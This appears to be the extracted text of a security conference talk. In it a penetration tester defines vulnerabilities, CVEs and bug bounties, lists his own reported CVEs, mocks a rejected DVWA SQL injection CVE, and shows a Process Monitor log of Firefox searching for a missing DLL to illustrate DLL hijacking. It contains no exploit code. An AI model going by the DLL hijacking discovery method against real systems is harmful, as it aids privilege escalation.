



MY STUPID CVE, MY BUG BOUNTY, AND WHY DOES TRIAGE?

BY KUSOL WATCHARA-APANUKORN

KUSOL WATCHARA-APANUKORN

Head of Cybersecurity @SECSTRIKE

OSCP, GPEN, eCXD, CRTP, Python for Pentest Certification Holders

Have some CVEs, Hall of Fame, Bug Bounty, ...

<https://www.facebook.com/kusol.watch>



AGENDA

Vulnerability

My submission


WTF???

Q/A




VULNERABILITY


RISK



Assets



Vulnerabilities



Threats

VULNERABILITY

OWASP Definition

- **A vulnerability is a hole or a weakness in the application**, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application. Stakeholders include the application owner, application users, and other entities that rely on the application.
- Examples of vulnerabilities
 - Lack of input validation on user input
 - Lack of sufficient logging mechanism
 - Fail-open error handling
 - Not closing the database connection properly

VULNERABILITIES

NIST NVD Definition

- A **weakness** in the **computational logic** (e.g., code) found in **software and hardware components** that, when exploited, results in a negative impact to **confidentiality, integrity, or availability**. Mitigation of the vulnerabilities in this context typically involves coding changes, but could also include specification changes or even specification deprecations (e.g., removal of affected protocols or functionality in their entirety).

ZERO-DAY EXPLOIT

SANS Definition

- A zero-day exploit refers to a cyberattack that takes advantage of a software, hardware, or firmware **vulnerability that is unknown to the vendor or the public.**
- The term "zero-day" signifies that developers have had no prior knowledge or "zero days" to fix the issue before it is exploited by malicious actors. These exploits are prized by attackers due to their ability to bypass traditional security defenses and target unpatched vulnerabilities, often with devastating consequences.

<https://www.sans.org/security-resources/glossary-of-terms/zero-day-exploit>

COMMON VULNERABILITIES AND EXPOSURES (CVE)

CVE Definition

- A list of records - each containing an identification number, a description, and at least one public reference - for publicly known cybersecurity vulnerabilities. CVE Records are used in numerous cybersecurity products and services from around the world, including NVD.

History

- The CVE List was launched by **MITRE** as a community effort in 1999, and the **U.S. National Vulnerability Database (NVD)** was launched by the National Institute of Standards and Technology (NIST) in 2005.


https://www.cve.org/Resources/Media/Archives/OldWebsite/about/cve_and_nv_d_relationship.html

BUG BOUNTY

HackerOne Definition

- A **bug bounty program** is a structured way for organizations to reward security researchers who uncover and responsibly report vulnerabilities. Organizations define the scope, expectations, and payout ranges, and researchers earn bounties for confirmed issues that strengthen your overall security posture.

<https://www.hackerone.com/blog/what-are-bug-bounties-and-how-do-they-work>

An abstract graphic featuring two thin, dark grey lines that intersect on a light grey background. One line runs diagonally from the top-left towards the bottom-right, while the other runs from the top-right towards the bottom-left. The intersection point is located in the upper-left quadrant of the image. To the right of the intersection, the text "MY SUBMISSION" is displayed in a bold, black, sans-serif font.

MY SUBMISSION

WHY DO I SUBMIT VULNERABILITY?


- I want to be seen and appreciated by others
- Upgrade my resume/CV
- Money
- Proof the bullsh*t thing




SAMPLE OF MY SUBMISSION


- XAMPP: Local Privilege Escalation by DLL Hijacking
- ZDI-CAN-28556: Signal Desktop Pre-RCE
- CVE-2019-14221: Pre-Authen XSS in 1-CRM product
- CVE-2019-18194: TotalAV Local Privilege Escalation (NTFS directory junction)
- CVE-2019-14737: Uplay Insecure Permission
- CVE-2024-57061: Terminus has Insufficient Electron Fuses Configuration

CVE-2019-14221: STORED CROSS SITE SCRIPTING IN 1CRM ON-PREMISE SOFTWARE



CVE-2019-18194: TOTALAV LOCAL PRIVILEGE ESCALATION (NTFS DIRECTORY JUNCTION)





WTF

CVE-2023-39848 (NOT MINE)

CVE-2023-39848

REJECTED

[View JSON](#)

 Important CVE Record Format Information



Assigner: Mitre

Rejected: 2023-08-17 **Updated:** 2023-08-17

Rejected Reason: DO NOT USE THIS CANDIDATE NUMBER. ConsultIDs: none. Reason: This candidate was withdrawn by its CNA. Further investigation showed that it was not a security issue. Notes: none.

DVWA SQL INJECTION...

DVWA v1.0 was discovered to contain a SQL injection...

Unreviewed

Published on Aug 16, 2023 to the GitHub Advisory Database • Updated on Nov 8, 2023

Package

No package listed— Suggest a package

Affected versions

Unknown

Patched versions

Unknown

Description

DVWA v1.0 was discovered to contain a SQL injection vulnerability via the id parameter at blind\source\high.php.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2023-39848>
- https://github.com/KLSEHB/vulnerability-report/blob/main/Dvwa_CVE-2023-39848
- <https://github.com/digininja/DVWA>

LET'S DO CHECKLIST

SQL Injection

1. Vulnerability?
2. Product?
3. Have patched?
4. Make sense????????????????????????????????

DLL HIJACKING

Impact


Time of Day	Process Name	PID	Operation	Path	Result
4:44:49.1133624 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWow64\tzres.dll	SUCCESS
4:44:49.1137598 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWow64\tzres.dll	SUCCESS
4:44:49.1139246 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWow64\tzres.dll	FILE LOCKED WITH ONLY READ...
4:44:49.1140019 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWow64\tzres.dll	SUCCESS
4:44:49.1143213 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWow64\tzres.dll	SUCCESS
4:44:49.1146900 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWow64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1148097 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWow64\en-GB\tzres.dll.mui	FILE LOCKED WITH ONLY READ...
4:44:49.1148391 AM	firefox.exe	7844	QueryStand...	C:\Windows\SysWow64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1149034 AM	firefox.exe	7844	CreateFileM...	C:\Windows\System32\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1150415 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWow64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1486650 AM	firefox.exe	7844	CreateFile	C:\Program Files (x86)\Mozilla Firefox\Dnsapi.dll	NAME NOT FOUND
4:44:49.1491882 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWow64\dnsapi.dll	SUCCESS
4:44:49.1493011 AM	firefox.exe	7844	QueryBasicl...	C:\Windows\SysWow64\dnsapi.dll	SUCCESS
4:44:49.1493421 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWow64\dnsapi.dll	SUCCESS

DLL Search Order

